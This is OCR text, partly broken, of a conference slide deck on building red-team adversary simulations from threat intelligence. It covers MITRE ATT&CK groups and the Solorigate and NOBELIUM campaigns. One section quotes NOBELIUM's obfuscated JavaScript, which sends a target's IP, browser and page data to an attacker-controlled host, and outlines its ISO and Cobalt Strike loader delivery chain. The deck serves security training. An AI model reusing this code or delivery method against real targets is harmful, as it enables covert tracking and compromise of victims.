A Journey From The Threat Intelligence Report to Adversary Simulations

Fatih Ozavci

Managing Security Consultant

Agenda

- Threat Intelligence in Offensive Security
- Designing Adversary Simulations
- Utilising Offensive Security Tools
- Tradecraft Development
- Collaboration

Fatih Ozavci

Managing Security Consultant

Adversary Simulations and Research

Master of Cyber Security at UNSW (ADFA)

Security Researcher

- Vulnerabilities: Microsoft, Cisco, SAP

Speaker & Trainer

- Sessions: Black Hat USA, Def Con

Open Source Software Projects

- Tehsat Malware Traffic Generator
- Petaq Purple Team C2 & Malware
- Viproy VoIP Penetration Testing Kit

https://linkedin.com/in/fozavci https://github.com/fozavci

Threat Actors and Campaigns

6 new wa

Cyber criminals w
COVID crisis to im

By Evan Sch
Contributing Co

Microsoft's Response T SIX Advanced Threat Network of "Large Mul

By **CBR Staff Writer** 02 Mar 2020

Microsoft's Detection and Response Team (discovered six threat actors in the networ multinational company", after being called in to apparent intrusion by an unnamed attacker.

DART said it has been contracted to deal with a " sponsored advanced persistent threat" (APT) tha company and persisted in its network for eight r to remove it.


10 Major Global Telcos "Completely Penetrated" by Chinese APT

By **CBR Staff Writer** 25 Jun 2019

Chinese hackers have breached and occupied the networks of 10 major telecommunications companies operating around the world, using their sustained access to target "very specific individuals", according to Boston-based Cybereason – which caught the attacker in *flagrante delicto* in the network of a new telco customer.

The attackers were in networks for at least two years. They had extracted over 100GB of data from the primary telco assessed, and were using their access to so-called Call Detail Records (CDRs) to track the movements and interactions of high-profile individuals that Cybereason – founded by veterans of Israel's 8200 cyber unit – is declining to name.

Compromise Journey



Organisation


Key People

Opportunity

Crown Jewels

Adversary Simulation Types

Automating a scenario to assess the defence controls implemented (MITRE ATT&CK)



Performing a Threat Intelligence-Led cyber attack against the targeted environment with a team of engineers (CBEST, CORIE, ICAST)

Organisations desire to analyse their cyber defence against threat actors using different implementations of adversary simulations depending on their budgets or requirements.

Performing a cyber attack with blue team collaboration to improve people and defence together (MITRE ATT&CK)

Threat Intelligence

Analyse Existing and Previous Adversary Campaigns

Collect Indicators of Compromise

Collect Tactics, Techniques and Procedures (TTP, a.k.a Tradecraft)

Data Sources

- Honeypots, Security Breaches, Endpoint/Network Sensors, Leaks

Offensive Security and Threat Intel

Offensive Security Should Simulate Adversary Behaviours

- Tradecraft, Environment, Motives

Without Threat Intelligence Reports, There is No Metrics

Similarity Level

- Full Emulation ➔ Simulation (X %) ➔ IOC Generators

Mitre Shield - Adversaries

MITRE | Shield

Matrix Tactics Techniques ATT&CK® Mapping Resources

MITRE Shield will soon become MITRE Engage. View the MITRE Engage v0.9 Beta release now.

Home > ATT&CK Groups Overview

ATT&CK Groups Overview


The following table provides a list of ATT&CK Groups. Each one links to a details page to show the ATT&CK Mapping entries that apply to that specific group.

ATT&CK Groups

ATT&CK Group	Description
APT-C-36	APT-C-36 is a suspected South America espionage group that has been active since at least 2018. The group mainly targets Colc important corporations in the financial sector, petroleum industry, and professional manufacturing.
APT1	APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff De known by its Military Unit Cover Designator (MUCD) as Unit 61398.
APT12	APT12 is a threat group that has been attributed to China. The group has targeted a variety of victims including but not limited to multiple governments.
APT16	APT16 is a China-based threat group that has launched spearphishing campaigns targeting Japanese and Taiwanese organizatic


https://shield.mitre.org/attack_groups/

Solarigate Attack Timeline




https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/


Solarigate Attack C2 Comms




https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

Tradecraft Details







https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

Content for Development

Here's an example of target fingerprinting code leveraging Firebase:

```
try {
let sdfgfghj = '';
let kjhyui = new XMLHttpRequest();
kjhyui.open('GET', 'https://api.ipify.org/?format=jsonp?callback=?',
kjhyui.onreadystatechange = function (){
sdfgfghj = this.responseText;
}
kjhyui.send(null);
let ioiolertsfsd = navigator.userAgent;
let uyio = window.location.pathname.replace('/','');
var ctryur = {'io':ioiolertsfsd,'tu':uyio,'sd':sdfgfghj};
ctryur = JSON.stringify(ctryur);
let sdfghfgh = new XMLHttpRequest();
sdfghfgh.open('POST', 'https://eventbrite-com-default-rtdb.firebaseic
false);
sdfghfgh.setRequestHeader('Content-Type', 'application/json');
sdfghfgh.send(ctryur);
} catch (e) {}
```

If the user clicked the link on the email, the URL directs them to the legitimate Constant Contact service, which follows this pattern:

https://r20.rs6[.]net/tn.jsp?f=

The user is then redirected to NOBELIUM-controlled infrastructure, with a URL following this pattern:

https://usaid.theyardservice[.]com/d/<target_email_address>

A malicious ISO file is then delivered to the system. Within this ISO file are the following files that are saved in the *%USER%\AppData\Local\Temp\<random folder name>* path:

- A shortcut, such as *Reports.lnk*, that executes a custom Cobalt Strike Beacon loader
- A decoy document, such as *ica-declass.pdf*, that is displayed to the target
- A DLL, such as *Document.dll*, that is a custom Cobalt Strike Beacon loader dubbed NativeZone by Microsoft

https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/


Preparing Tradecraft

JavaScript code which decodes a Base64 encoded ISO file to disk

